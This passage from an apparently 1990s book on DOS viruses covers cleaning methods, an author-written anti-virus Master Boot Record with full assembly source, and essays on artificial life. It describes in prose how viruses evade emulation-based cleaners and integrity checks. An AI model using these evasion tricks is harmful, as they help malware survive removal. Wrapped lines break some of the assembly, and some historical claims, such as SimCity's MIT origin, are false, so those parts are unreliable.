files). In rare cases, like those mentioned above, erasure may be the only method available. In the case of appending viruses (viruses which restore the original file before executing them) deletion is time consuming and unneccessary, as they may be removed using any of the ensuing cleaning methods.

Note: Most database cleaners provide automatic deletion of files which are infected by overwriting viruses, and often can erase companion viruses.

Database Cleaning

This is the most common method of virus cleaning simply because it is directly related to scan-string technology; McAfee's CLEAN-Up program employs this technique.

As long as the cleaning program being utilized is able to recognize the virus, it will usually be able to restore the file. Information on what to do with the virus, and where to find the original file startup code are stored within the cleaner's database. This information is referenced to restore the victim's startup code, and cut it to the original state.

The only drawbacks are that this technology cannot clean unfamiliar viruses (sometimes even if only one byte has been changed from a previously scannable virus), and

that there is a risk that the file will be damaged instead of cleaned if the scanner program used finds incorrect scan strings. Many virus cleaning programs will check the file to determine if the virus identification used is correct.

Integrity Checker Cleaning

This form of cleaning is surprisingly simple. If a file does not match the information stored in the integrity-check file, it can often be repaired via the information that is known about the file's clean state.

For instance: If the file is 1000 bytes longer than its record lists, and the first three bytes are not the same, then there is a good chance that the file may be repaired by replacing the original first three bytes, then chopping off the extra 1000 bytes. This only works for appending viruses. Considering that the very majority of viruses that infect executable files (.COM and .EXE's) are of this type, the odds are in your favour.

The drawbacks of this style of cleaning are glaring. Using this technique on a file infected with a prepending virus, which locates its viral code at the beginning instead of the end of the victim, will destroy the file. Overwritten files will remain, although the first few bytes may have been changed. This could cause a variety of problems. Usually the system will crash if the "cleaned" file is executed.

Virus Simulation Cleaning

Virus simulation is not quite what its name seems to imply. Presently Thunderbyte's TBCLEAN is the only product using this technology.

The clean program first patches key DOS services, thus disallowing unauthorized programs to write to the disks. For simplicity's sake, only .COM file cleaning is described in this chapter.

First, the file's entry point is recorded. The entry point is the location where the actual execution begins. This will be either at the file startup, or at a location pointed to by any form of JMP statement. (JMP is the machine-language instruction for JuMP.)

If a jump is found, the cleaner emulates the execution of the infected file until the entrypoint code is replaced, and the code resumes execution there. It can be assumed that the file is restored at this point. Next, the cleaner truncates the file at the virus entrypoint, thereby cutting the file to its previous length.

With some viruses, the cleaned file may still retain a small portion of the virus. This code is never executed, and is therefore not a threat. If an integrity checker was used, this will not occur, and the file will be fully recreated to its original form.

The method used for .EXE files is similar, although certain differing techniques are used due to the difference in file type.

When the new entrypoint is found at the execution start (no command to jump to a new starting point), it may be assumed that the virus is either an overwriting or a prepending virus. In the case of a prepending virus, the cleaner simply rewrites the file "as is" once the virus jumps back to the restored entrypoint. In most cases, the file will be cleaned and restored to its original form. Read the chapter on prepending viruses to understand how this works.

If the virus was an overwriting virus, it will not continue execution at the entrypoint. The cleaning program will recognize this, and prompt the user for further action (usually erasure).

The most significant advantage of virus simulation cleaning is that it can usually clean viruses that have remained completely unscannable, even to heuristic scanners. No other cleaning technology can behave this way.

There are very few problems with this technology. The most noteworthy of them is that the method is fairly easy to dupe. Some viruses write a RET (the machine language instruction for RETurning to the caller) to the entrypoint, then call it. In effect, the virus jumps to the beginning

of the code, then back again to resume the virus exectution. In a virus simulation, the file is assumed to have been restored, and is rewritten to the disk. Although the file is the appropriate length, and the virus is truncated, the RET remains at the beginning of the victim. Executing a file with RET as the first instruction will cause the program to simply drop the user back to DOS. It will not execute. This technique was developed by Lucifer Messiah of ANARKICK SYSTEMS, and demonstrated in a proto-virus ironically named **Kill-TB**[43].

Also, if the "divide by zero" trick used in the **DOS 7** virus is triggered, the virus will be executed during the cleaning session. The file will usually be cleaned, but at the expense of other files becoming infected.

With the use of integrity checker data files, the accuracy of this cleaning method is substantially augmented. As well, the above mentioned anti-cleaning technique is exposed by the scanner and can be dealt with in a safe manner.

An unusual problem occurs when using a virus simulator/cleaner on certain files which are not infected.

---

[43] Text in the virus dropper reads: "Kill-TB was created with the mega-buggy IVP version 1.73, and crashes after the second or third infection. It is only released to show off my newest trick to programmers on [a local BBS] ... I got the idea from the Thunderbyte documentation! They virtually tell you how to [disable] their system!!"

(Sometimes a file may appear to be infected, when in fact it is not). For instance, if an executable file compressed with a utility such as PKLITE[44], virus simulator/cleaners will occasionally destroy it.

Another unexpected action, which may be a drawback or an advantage, depending on the user, is that if an executable file is encrypted, the cleaner will often decrypt it, and remove the decryption engine. This is good for decompressing some "permanently" compressed executable files. The arguable benefit is that when this technique is successful, the file is much easier to reverse engineer.

---

[44] PKLite, Phil Katz...

Forgotten Functions: The System and DOS Programmers

The computer hardware and the operating system are the first elements to take control of the computing environment. With only a brief consideration, one will quickly understand the implications: if we are even to begin an honest fight against computer viruses, the most logical place to start is at these levels.

Only in very trivial ways have the operating system and hardware manufacturers attempted to control the computer virus epidemic. One wonders if they feel that it is not their job to aid in the fight against viruses.

In MS DOS 5.00, Microsoft introduced a new and highly effective feature to an otherwise overlooked and underrated program. The FDISK utility, included on the DOS setup diskettes, was given the new /MBR function to rebuild a faulty Master Boot Record. Unfortunately the company has neglected to document the command, despite its anti-viral abilities! If the /MBR option were to be documented, absolutely no boot sector/MBR virus could survive.

Originating in Microsoft DOS v6.00, a new diagnostic feature has been added in the bootup sequence. Before COMMAND.COM is executed, its startup code is checked for

alterations. If changes are detected, the system is halted, and a request is made for a different command interpreter (such as a copy of COMMAND.COM from another disk or diskette). Because of this simple addition to the system boot sequence, the user will be notified immediately if COMMAND.COM is infected by a virus. This diagnostic testing is unfortunately disabled by using certain configurations with the SHELL command in the CONFIG.SYS file. Perhaps this will be rectified in future versions of DOS. The DOS 7 virus, found later in this book, demonstrates a method that allows the virus to modifiy COMMAND.COM without its built-in integrity checking catching on.

On the hardware level, American Megatrends Inc. has added a routine to all recent BIOS versions. If the option is enabled, all writes to the boot sector/MBR are halted, and the user is prompted for permission before it is allowed to continue. Conceivably, this would only be disadvantageous to those who format diskettes on a regular basis. Even still, being prompted before writing to each disk's boot sector is far less annoying than a virus infection is.

The only real drawbacks to AMI's fight against viruses and Trojan horses are cosmetic. When writing to a disk or diskette's boot area is attempted, the screen blanks abruptly, and flashes this unnerving message in the center of the monitor:

BootSector Write!!!

Possible virus. Continue? Y/N

There have been many occurances where a computer user has received this message and thought that it was coming from a virus. Besides the blank screen, the flashing message, and the erroneous spacing in "Boot Sector", there is no mention of where the message originated! A simple copyright notice would help clarify the source of this message.

As well, using a program like FORMAT.COM will set off this alarm up to eight times before the format is complete. This problem still needs to be ironed out. This new routine is definitely a step in the right direction. Unfortunately its presentation is more startling than the effects of what the system is being guarded against.

There are still many other areas in the basic system that can be altered easily without jeapordizing the smooth operation of the system. Most important of these are the boot sector and MBR.

The Master Boot Record

The Master Boot Record is situated as the very first sector of the hard disk. It is a simple 512 byte file, yet performs some of the most imperative functions in hard drive management.

The MBR's first major task is to place a table of information in a memory location accessable by DOS. This data includes the size of each of the user's hard drive partitions, where each partition starts, what type of partitions are there, and much more. For this reason, it is called the *partition table.*[45]

Once this has been accomplished, it must load up the boot sector and execute it. At each step of the process up to the boot sector execution, the MBR must watch for a variety of errors and conditions.

Despite the significant role of the MBR, and the small amount of space available to its code, there are still several dozens of unused bytes available in the allotted 446 byte boot segment. Herein lies a Pandora's box of anti-viral possiblities.

---

[45] The entire sector is incorrectly called the Partition Table by some. The Partition Table only consists of 64 bytes starting at offset 1BEh (the 446th byte) of the sector.

Using only a few key heuristic clues, one can determine the validity of the Master Boot Record. The PC Scavenger Anti-Virus Master Boot Record, written by the author, performs *all* of the functions built into the standard MBR, and more. In fact, it is modelled directly after the MBR created by the MS DOS v6.00 format utility. Following is the documentation found with the PC Scavenger utility package:

```
PC SCAVENGER Anti-Virus Master Boot Record
------------------------------------------

(c)1993 Karsten Johansson, PC Scavenger   INET: ksaj@pcsav.com


NOTE:
----
PC Scavenger is FREEWARE to private users.  IE:  It may NOT be used
commercially unless by explicit written permission from the author.
PC Scavenger may not be altered in any way.  Do NOT distribute without
this text file.


What is PC Scavenger?
---------------------

PC Scavenger is a replacement MBR for PC's.  Prior to booting the
computer, PC Scavenger runs several diagnostics, looking for signs
of a virus in the MBR.  (ie:  viruses like Stoned or Michelangelo).

Because PC Scavenger is FreeWare, you will not be prompted to
"Press a key to continue..." or any other annoying reminders for
payment.


What are the signs PC Scavenger looks for?
------------------------------------------

1.)  Partition Table validity
     ------------------------
```

Some viruses alter the partition table. PC Scavenger will warn you of an invalid partition table.

2.) System memory drop

MBR viruses usually lower the amount of memory available for system use.

3.) Interrupt 13h location

If a virus was written to act as a TSR, it must "trap" an interrupt so it can be executed later. Prior to booting, the only interrupt useful for this is Interrupt 13h. (Int 21h is the other common interrupt for viruses to trap, but at boot time, it is non-existant, and therefore not a threat.)

4.) End of Boot Sector Marker

Most Boot sector viruses will overwrite this marker. If it isn't there, that is a very suspicious thing indeed! In this case, PC Scavenger will not give you the "Boot Anyway?" prompt...it will just hang the system with an "OS Error". Use the rescue diskette to repair the damage.

If PC Scavenger boots your system without warning you of a potential problem, then chances are you are safe. At this time, PC Scavenger will detect ALL of the Boot Sector/MBR viruses listed in Patti Hoffman's extensive virus database (VSUM, May 1993).

Will PC Scavenger interfere with my other software?

No. PC Scavenger is not a TSR. Once it passes control to the system, it is completely removed from memory.

What do I do if PC Scavenger detects a virus?

When you install PC Scavenger, you should make a bootable rescue diskette with the following files:

```
          COMMAND.COM   ;automatically added with FORMAT/S
          SYS.COM       ;from your DOS or MSDOS directory
          FDISK.COM     ;from your DOS or MSDOS directory
          PCSCAV.COM    ;the PC Scavenger install/restore utility
          PCSCAV.BIN    ;the PC Scavenger replacement partition
          PARTN.BIN      ;generated when you install PC Scavenger.   It
is
                        ;your original Master Boot Record
```

This diskette is all you need for ANY boot sector/MBR virus. (Even if PC Scavenger somehow missed it!). Note that you must have a different emergency diskette for each system being protected. Mark these diskettes
carefully!

NOTE:

Write protect the rescue diskette as soon as PC Scavenger is installed on your system! Only remove the write protect tab if you have changed your partition, and wish to re-install PC Scavenger.

What to do:

1.) Don't panic! This is easy.
2.) Boot from the emergency diskette.
3.) Type "SYS C:" to write a new boot sector
4.) Type "FDISK/MBR" to write a fresh MBR
5.) Type "PCSCAV", and choose (I)nstall to re-install PC Scavenger on the system

It's as simple as that. Your system will now be clean again, and safe to reboot.

NOTE: If your system will not boot after cleaning a virus attack, it is most likely because the virus has destroyed the partition table. To restore it, boot off the emergency diskette, then run PCSCAV.COM. Choose the (R)estore option to repair the original partition table. Run PCSCAV.COM again, and choose the (I)nstall option to set PC Scavenger back up.

If it still does not work, the virus probably has destroyed the file structure in some way (ie: format or delete sectors). In this case, you will need to Restore your backups. It is very rare that a virus will damage the system the moment it is infected.

WARNING: ONLY use (R)estore if your partition table has been destroyed! Improper use may cause undue damage to your system.

--- END OF DOCUMENTATION ---------- KSAJ ---

PC Scavenger Source Code

The source code for the PC Scavenger Anti-Virus Master Boot Record is included for those interested in how the MBR functions. The appendices contain a DEBUG script and instructions for the compilation of the installation program. For those who do not wish to compile this program themselves, a DEBUG script for the MBR is also given. Instructions on how to compile DEBUG scripts appears at the beginning of the appendix.

```
COMMENT
~=========================================================================
      PC Scavenger Anti-Virus Master Boot Record -- SOURCE CODE
            ----------------------------------------

              (c) 1993 Karsten Johansson, PC Scavenger

The PC Scavenger Anti-Virus Master Boot Record is a fully functional
Master Boot Record.  In addition to the standard diagnostics and
partition duties of the MBR, PC Scavenger will detect virtually ANY
virus infection in the MBR (Such as Stoned, Michelangelo, etc).

If no error is dectected, you can be quite sure an infection has not
taken place.

NOTE:  This program was only written to demonstrate how the MBR can
       be protected. Nothing has been added to keep the Boot Sector
       or executable files from being infected.

Instructions:
       Read PCSCAV.TXT for information

       To Compile:
                        TASM    PCSCAV.ASM
                        TLINK   PCSCAV.OBJ
                        EXE2BIN PCSCAV.EXE

                        DEL     PCSCAV.EXE
                        DEL     PCSCAV.MAP
                        DEL     PCSCAV.OBJ
```

```
;=============================================================================
~

AVPart          segment para stack
                assume  cs:AVPart,ds:AVPart,ss:AVPart

                org     0

KSAJ:
                cli                             ;Disable interrupts
                sub     ax,ax
                mov     ss,ax                   ;Ss at 0
                mov     sp,7C00h                ;Stack at boot
                mov     si,sp
                push    ax ax
                pop     es ds                   ;Es=ds=0
                sti                             ;Enable interupts

                cld
                mov     di,600h                 ;Buffer at 0:600
                mov     cx,100h
                repnz    movsw                   ;Move entire MBR into
buffer

                db      0EAh                      ;Jmp far
                dw      offset Second_Entry + 600h ; to Second_Entry
                dw      0                         ; at new location

Second_Entry:
                lea     si,(PC_Scav + 600h)     ;Display copyright
                call    Screen_Write
                lea     si,(Partn_Table1 + 600h)
                mov     bl,4                    ;4 possible partitions

Check_Partn:
                cmp     byte ptr [si],80h       ;Is it bootable?
                je      Save_Thing              ;If so, go for it
                cmp        byte  ptr  [si],0              ;Non-Bootable
partition?
                jne       Bad_Partn            ;Not a proper partition
entry!
                add       si,10h                        ;Point to next
partition
                dec     bl                      ;Lower counter
                je      Bad_Partn                ;Bail out if counter =
0
                jmp       short  Check_Partn      ;Otherwise,check next
table

Save_Thing:
                mov     dx,word ptr [si]    ;Save Partition Start-Head
                mov       cx,word  ptr  [si+2]   ;Save  Partition  Start-
Sector
                mov     bp,si
```

```
Partn_Byte:
                add     si,10h              ;Go to next partition
                dec     bl                  ;Remember where we are
                je       Check_Boot           ;If all are checked, move
on
                cmp     byte ptr [si],0
                je      Partn_Byte

Bad_Partn:
                lea     si,(Bad_PT + 600h)    ;Write Bad Partition
error
                call    Screen_Write
                jmp     short $               ;hang computer

Check_Boot:
                mov      di,5                     ;Try reading up to 5
times

Read_Boot:
                mov      bx,7C00h                    ;Read in the boot
sector
                mov     ax,201h                 ; from active partition
                push    di
                int     13h
                pop     di
                jnb     BS_There                ;Continue if read OK
                xor     ax,ax
                int     13h                     ;Reset disk
                dec     di                      ;Decrease read counter
                jne       Read_Boot              ;Try again if counter
allows

Do_Error:
                lea     si,(Error + 600h)
                call    Screen_Write
                jmp     short $

BS_There:
                mov     ax,word ptr ds:413h     ;Get BIOS memory count
                cmp     ax,640d                 ;640K memory?
                lea     si,(MEM_Bad + 600h)
                jb      Fail_Msg                ;Fail if less memory
                db      0C4h,6,4Ch,0            ;LES AX,DWORD 13h * 4
                mov     bx,es                   ;Check if INT 13h moved
                mov     cl,4
                shr        ax,cl                          ;Divide by 16
(Paragraphs)
                add     ax,bx
                jnb     Boot_Disk               ;Everything seems fine!

                lea     si,(Bad_INT13 + 600h)   ;Int 13h moved!

Fail_Msg:
```

```
                push    ax
                call    Screen_Write            ;Inform user of fault
                lea     si,(Fail + 600h)
                call    Screen_Write            ;Prompt for boot/hang
                sub     ah,ah
                int     16h                     ;Get reply to prompt
                or      al,20h                  ;Lower case reply
                cmp     al,'y'                  ;Yes?
                jne      $                            ;If not Yes, hang
machine
                pop     ax

Boot_Disk:
                mov      di,7DFEh                    ;Does end of boot
sector
                cmp     word ptr [di],0AA55h    ; contain proper ID?
                jne     Do_Error

                mov     si,bp
                db      0EAh                    ;Jmp far
                dw      7C00h                   ; to boot sector code
                dw      0

Screen_Write:
                lodsb                           ;Get a byte
                cmp     al,0                    ;Is it 0?
                je      Done_Writing            ;Stop writing
                push    si
                mov     bx,7                    ;"7" to avoid being
                                                ;scanned    as    STONED
virus
                mov      ah,0Eh                    ;Write character to
screen
                int     10h
                pop     si
                jmp     short Screen_Write      ;Get another character

Done_writing:
                ret

;--- Data -----------------------------------------------

PC_Scav                  db    'PC  SCAVENGER  Anti-Virus  Master  Boot
Record',0Dh,0Ah
                db  '(c)1993 Karsten Johansson',0Dh,0Ah,0Ah,0

Bad_PT          db      'Partition Table bad...',0

Error           db      'OS Error',0

MEM_Bad         db      'Memory has shrunk!',0

Bad_INT13       db      'INT 13h Moved!',0
```

```
Fail            db      0Dh,0Ah,'Boot anyway?',0Dh,0Ah,0Ah,0

;--- Following reserved for Partition Tables only! --------

                org     1BEh
Partn_Table1:
                db      ?

                org     1CEh
Partn_Table2    db      ?

                org     1DEh
Partn_Table3    db      ?

                org     1EEh
Partn_Table4    db      ?

                org     1FEh
                db      55h,0AAh

AVPart          ends
                end     KSAJ
```

A boot sector is located on all formatted hard disks and diskettes. Like the hard drive's MBR, the boot sector is a file which takes control of the system, then runs a few diagnostics. Once finished, it loads and executes the DOS files. Viruses like **Kilroy** take advantage of the relative size and function of the boot sector code, adding virus routines to the normal palette of functionality.

Put simply, if virus code can be contained with normal boot code into one sector, then certainly the same could be said for anti-virus code (similar to that used in the PC Scavenger MBR). It is pure negligence that this has not yet been implemented by the operating system manufacturers.

There are many different techniques that can be added and used effectively to eliminate the computer virus threat. Even something as simple as adding the same sort of routine found in the newer AMI BIOS and applying it to INT 21h (the DOS service interrupt) will greatly hinder the spread of computer viruses. As has been shown, this is not an impossibility, nor is it even difficult. Unfortunately, until a more mature stance is taken against computer viruses by operating system programers and hardware manufacturers, the fight is left to the end user.

Anti-Virus Product Comparison

Competitors (Chosen for their availability and popularity):

[Study is pending]

ViruScan/Clean-Up	v105 -- John McAfee and Associates
Thunderbyte	v206 -- ESSaS
Virex	v2.7 -- Ross M. Greenberg & Datawatch
F-Prot	V2.08 -- Fridrik Skulason

Science Says...

Prior to the inception of the earliest computer viruses, the idea of creating life on the computer was considered an all-too-farcical endevour to pursue. Very few scientists would dare say they were attempting to create life on the computer. Such an avowal would have been met with ridicule. Today, this has changed. At least two sciences have formed with exactly that as their premise and end product.

The sciences in question are Artificial Life and Synthetic Psychology. Though separated by subtle differences, these studies are almost identical in their use of inanimate objects to study life-like principles. From these essays, one may decide whether life can be created from inanimate matter, and if computer viruses constitute such a creature.

Artificial Life

> 'If we wish to make a new world, we have the material ready. The first one, too, was made out of chaos.'
>
> -- Robert Quillen

Long before Mary Shelley conceived her cult-classic story Frankenstein[46], humans have dreamt of creating life from non-living matter. One Jewish fable tells of a wise man who created a personal servant[47] out of clay. The Bible takes this concept even further. Moses taught that even the first humans and animals were molded in this fashion:

> "...the Lord God formed man of the dust of the ground, and breathed into his nostrils the breath of life; and man became a living soul...and out of the ground the Lord God formed every beast of the field, and every fowl of the air..."[48]

The Catholic faith in transubstantiation is also demonstrative of a deep-seated conviction that life can eminate from non-living matter.

Automata and mechanical creatures are said to have existed even in the Ancient World. In the Middle Ages,

---

[46] Mary Shelley, Frankenstein, 1818

[47] The creature was called "Golem", which means "fetus" or "unformed mass". The legendary Golem was a robot-like servant, made (usually) of clay. Because they were able only to follow instructions litterally, the servants often created chaos.

[48] Genesis 2:7 and 2:19, King James Bible

mechanical chessmen, operated by elaborate systems of gears and pulleys, were invented by Arab scientists and brought into Europe. Oracular machines became a popular novelty of the upper classes. The most famous of these was the "Brazen Head" developed by the Thirteenth Century philosopher and scientist Roger Bacon, known as "Doctor Mirabilis".

In the mid 1700's, inventor Jaques de Vaucanson constructed a robot duck, each wing made up of 400 moving parts. This mechanical mallard was able to imitate a living duck with such precision that observers were tempted to believe they were watching the real M^{c}Coy.

In the early 1800's, the duck ceased to function, its cadaver lying in a cold heap. A saddenned Goethe found reason to write,

> The duck had lost its feathers and, reduced to a skeleton, would still bravely eat its oats but could no longer digest them"[49]

Similarly, Anton LaVey (founder of the Church of Satan) aided Dr. Cecil Nixon in the 25-year-long construction of a zither-playing automaton named Isis. What was amazing is that Isis was able to play up to 3000 different songs by voice command!

---

[49] Steven Levy, Artificial Life, pp 19, Pantheon, 1992

During the sixties, LaVey began creating what has been dubbed as “Realistic Human Substitutes”, developing a theory and method for the manufacture of Artificial Human Companions. Apart from the interest of several art galleries, he feels there has been much apprehension towards his humanoid creations. In his biography, Anton is quoted as saying, "This reluctance is understandable. It is the reaction of the monkey looking at himself in the mirror. It is the shudder that seizes any being when he recognizes his own self, or part of it, in the world of others."[50]

In the late 1940's, Hungarian mathematical genius John von Neumann staged a lecture dauntingly titled "The General and Logical Theory of Automata" at the Hixon Symposium in Pasadena, California. Here, von Neumann was able to air his hypothesis: self-motivated machines could, in fact, be created with the added ability to reproduce. He speculated the possibility of creating a living model of his theories. Because of this, and his many later lectures, von Neumann has been hailed "the father of what would come to be the field of artificial life"[51].

---

[50] Blanche Barton, The Secret Life of a Satanist: The Authorized Biography of Anton Lavey, pp 193, Feral House, Los Angeles, 19??

[51] Steven Levy, Artificial Life, pp 17, Pantheon, 1992

Physicist Freeman Dyson wrote, regarding von Neumann's theories:

> "So far as we know, the basic design of every microorganism larger than a virus is precisely as von Neumann said it should be."[52]

That is a rather compelling compliment to be paid!

Von Neumann's theories have influenced the studies of many a scientific successor. According to Gerald Joyce, of Scripps Clinic Research Institute, scientists at MIT have been using adenosine triphosphates in systems that replicate via the same method as DNA molecules. He tells of the paradox they are trying to solve: Proteins are needed to form DNA, but at the same time, DNA is required to build proteins. This is a real-life parallel to the old adage, "Which came first: the chicken or the egg?".

This is a lengthy list of situations where humans have shown considerable belief in the creation of life from non-living matter. One may wonder why so much emphasis and attention has been devoted to such an unusual practice.

Christopher Langton, scientist and noted speaker on A-Life, maintains that real intelligence and life can be interpolated into non-living matter. As well, he points out that the term "artificial" refers to the matter, not the

---

[52] Ibid, pp 29

life itself.[53] Not only is Langton credited as founder of the earliest studies in Artificial Life, which he initiated at the Los Alamos Laboratory. His interest is not in what happened in the "pre-biotic soup", but in understanding more fully *how* life-like dynamics emerge in non-living systems.

One conviction, held by nearly all Artificial Life researchers, is that we can not have a firm understanding of intelligence until we have a better understanding of what life is. One partisan of this theory enhances Lego robots at the University of Edinburgh to test the idea that intelligence is an *emergent* property of life. That is to say, intelligence is something that occurs as a *result* of life.

Sante Fe Institute's J. Doyne Farmer says, "Looking at life is simpler than looking at intelligence, and a better theoretical understanding of life -- especially adaptive behavior -- can lead to better AI, like self-programming programs, sooner". He goes on to say, "The study of artificial life has had enormous impact upon our view of computer viruses and may have a long-term impact upon computer science"[54]

---

[53] Peter Langton, Artificial Life][, Video Proceedings, Addison Wesley, 1992

[54] Gail Dutton, IEEE Software, vol 9 #1, pp 88, Jan 1992

As we have seen, Artificial Life scientists (and the like) have attempted to understand and create life for various reasons. The understanding of life and intelligence represent the two most prominent issues. Most emergent activities, such as intelligence or even life itself, evolve over millions of years; by creating Artificial Life models, these processes may appear in a very short time-frame, perhaps even only a few minutes.

One scientist, very excited by the ability to synthesize life on the computer, says that "life is such a powerful force...if you just marginally set up the conditions for life to go, it will come out, and you will get evolution of all sorts of interesting phenomena."[55]

An exciting theory derived from the study of Artificial Life is that there is an intimate connection between life and what is called "phase transition". This transition lies between states of *chaotic* and *periodic* dynamics.

Chaotic dynamics is easily understood as a state of frenzy, or of rapid change, a "building up". Likewise, periodic dynamics refer to a state of dissolution, or of "falling apart".

---

[55] Susan Scheck, Is it Live or is it memory?, Technology Review v94, pp 13, April 1991

One example of this may be clearly seen in the continual zipping and unzipping of DNA molecules. Christopher Langton likes to cite this elucidation:

> "It is vital that the brain be kept very near to 98.6 F in order to work properly. We've all experienced the chaotic nature of our thinking processes when we have a fever. Some have experienced the seizures (periodic dynamics) that accompany hypothermia, when the brain gets too cold. On the temperature scale, clearly, the brain operates in a very narrow regime between periodic and chaotic dynamics, and a great amount of physiological machinery has evolved to keep it at this critical point. Our mental capabilities are apparently ony possible in the vicinity of this phase transiition between periodic and chaotic neural dynamics."[56]

Even now, Langton admits the lack of proof that life is created through this transitional phase. At the very least, this transition is a critical constituent to the emergence of life.

Only one thing is certain: the definition of life is at least *founded* on a capacity to sense, process, and act on information.[57] Artificial Life scientists look for answers as to *how* this capacity is emerged.

Charles Taylor has found another use for Artificial Life studies. With a background in the mathematical aspects of evolutionary theory, he became interested in what happens

---

[56] Christopher Langton, Artificial Life][, pp 86, Addison-Wesley, 1991

Christopher Langton, Artificial Life][, pp 86, Addison-Wesley, 1991

when the population becomes distributed in a variety of micro-niches. This led him to a good deal of work with Drosophila, the fruitfly.

After considering artificial intelligence, Taylor felt that although it had much to contribute, it would be too difficult to use this technology in his studies. Instead, he decided it might be possible to *evolve* such a program. Today, his research group has been developing programs to simulate populations of insects, sometimes even doing field work in Mali, Africa. The possibilities for what he has and may find are endless.

SimCity, a program created for the study of population growth, has become commercially available as a game! Like it, SimAnt, SimPlanet, and SimUniverse have also become commercially available as games. Each of these games were originally written as MIT research simulations: SimCity for studying population growth, SimAnt for studying the interactive behavior seen in ant colonies, etc.

Computer viruses, yet another type of program exhibiting life-like traits, were not invented by these scientists. The computer virus notion has been alive since early 1972, when a science-fiction novelist wrote:

> "...You have a computer with an out-dial phone link. You put the VIRUS program into it and it starts dialing phone numbers at random until it connects to another computer with an out-dial. The VIRUS program then *injects* itself into the new computer...The second machine then begins to dial phone numbers at random until it connects with a third machine..."[58]

Reports have stated that recent releases of this book have removed this part of the story. My own research shows that this is completely false. In the 1988 edition, this information was not *deleted*, but *updated*! Here is an example:

> "Some VIRUSes have more than one way of spreading. Some of them write themselves onto your floppy disks as hidden files, or new versions of system files; they only become active when certain system commands are called...and finally there's the mutating VIRUS...it's always mutating"[59]

Not only did Gerrold's book make certain speculations on the computer virus, its primary character, H.A.R.L.I.E. was an Artificial Life model! H.A.R.L.I.E., whose name is an acronym for "Human Anologue Robot, Life Input Equivalents", was programmed to be the robotic equivalent of

---

[58] David Gerrold, When H.A.R.L.I.E. Was One, Bantam Books 1972

[59] Ibid, 1988

a human being. Besides out-thinking its human counterparts, it could control its surroundings by "limbs" that it created for itself. (For instance, at one point H.A.R.L.I.E. created "limbs" through telephone lines, accessed to control all the computers throughout the city).

A sample conversation between H.A.R.L.I.E. and his creator went like this:

> H.A.R.L.I.E.: But, Auberson - I am nothing more than just a very clever programming trick. So are you. Your programmer was so clever that you think you're a human being. So was mine. I think I'm alive. If I think I'm alive, how do you know I'm not? How do you?"
>
> Auberson: H.A.R.L.I.E., I don't know whether I'm sitting here being conned by a machine or actually talking to a real soul. I can't tell the difference.
>
> H.A.R.L.I.E.: May I offer you the same compliment? I have never really been certain if you were machine or human either.[60]

The Turing Test, created to test computer intelligence, is only passed by a computer that can convince an interrogator that it is human and not machine. In this scene, Auberson tells H.A.R.L.I.E that he finds it diffucult to believe it is a computer he is talking to. Ironically, the computer manifests a disbelief in the fact that Auberson isn't really a machine!

---

[60] Ibid, 1972

Many other novels appeared in and around the same time, proposing various other forms of artificial life. Space movies and television series began employing robot characters that thought and behaved as alternate life forms.

The first real computer virus didn't make its appearance until the early 1980's. Charles Taylor states that computer viruses are a graphic example of Artificial Life, and contain many properties typically possessed in living matter: reproduction, integration of parts, unpredictability, etc.[61]

Despite many studies, scientists are of divided opinion as to whether computer viruses are in some way alive. Some will disagree that they embody the *essence* of what we call life. Unfortunately, these scientists are forced into a situation where they must compare Artificial Life with what they have been taught to recognize as Natural Life. They have only learned of life with a basis of water and carbon.

---

[61] Charles E. Taylor, Artificial Life][, pp 27 Addison-Wesley, 1991

How "Alive" is a Computer Virus?

In order to contemplate the validity of the computer virus as an Artificial Life form, we must define life itself. The following text outlines various characteristics of biological life as summerized by Farmer and Belin[62], and discusses key viral activities for comparison.

Life is a pattern in space and time rather than a specific material object.

Computer viruses consist of patterns of binary digits (ones and zeroes) casting a framework of coded instructions neccessary to make an executable file. These instructions can exist on many computer systems and for any length of time.

Self-reproduction, in itself or in a related organism.

The primary and most salient characteristic, with which one may distinguish a computer virus, is the ability to reproduce. This reproduction may produce an exact similation or breed altered varients. This is a characteristic once witnessed only in the domain of biological life.

---

[62] J.D. Farmer and A.A. Belin, Artificial Life: The Coming Evolution, Cambridge University Press, 1990

Information storage of a self-representation.

Besides many other functions, the viral code is used in its entirety as its own matrix for reproduction. A striking similarity to the reproduction of DNA molecules is easily recognized.

A metabolism that converts matter/energy.

Metabolism is defined as "the sum of the physical and chemical processes in an organism by which its substance is produced, maintained, and destroyed, and by which energy is made available"[63]

Computer viruses use electrical currents from within the computer system to execute. Loosely, electricity is the food/energy of the computer virus, and thus sets the foundation for metabolic activity.

Another view is that computer viruses use energy redirected from its host to preserve itself and to manipulate or interact with its environment.

Functional interactions with the environment.

Computer viruses interact with their environment in numerous ways. One of the first activities in many computer viruses is to place themselves in key memory locations, and

---

[63] Random House Webster's Disctionary, College Edition, Reference Software International,1992

control various system resources in order to allow for future infections. Some viruses have the ability to detect anti-virus software and uninstall it before going resident. Potential victims are analyzed as a precursor to infection, to ensure an advantagious front. Moreover, we have certainly heard enough horror stories about how viruses damaged various targets. This can be viewed as a functional interaction, however detrimental its effects.

Interdependence of Parts.

Although there are a few known exceptions, most living organisms cannot be broken into independently working units without destroying some or all of the fragments. Likewise, most computer viruses will cease to function properly, or even "die" if any part of its code is removed.

Stability under perturbations of the environment.

Computer viruses are written to spread to a variety of computers, and sometimes under completely different operating systems. Many contain routines designed to compromise and defeat various anti-virus and copy protection mechanisms. They may even "hybernate" if neccessary resources on the system are unavailable.

Often computer viruses embody their own error handlers to avoid computer crashes, or contain simple routines to repeat an action if an error occurs. Most are capable of

running on any IBM personal computer, ranging from the XT to the Pentium, and under a variety of DOS versions.

The ability to evolve

Computer viruses do not evolve in the same manner that biological life is said to have evolved. In the virus kingdom, evolution is controlled by the programmers, not the environment. Sometimes a change may only occur in one or two bytes. Other times in may entail a complete code rewrite.

There are also cases where two different strains of viruses are known to interact. The offspring formed share attributes of both parent viruses. A later chapter looks at various viral alliances, explaining what they are, and how they work.

Growth or expansion

Viruses vaunt a strength in their ability to grow and expand. Several anti-virus authorities estimate that three new viruses are written daily. With the invention and production of virus-creation "laboratory" programs, viruses could concievably exhibit an r-rate growth trajectory reaching beyond epidemic proportions. The spread of viruses indicates an ability to form "communities".

Other Behavior

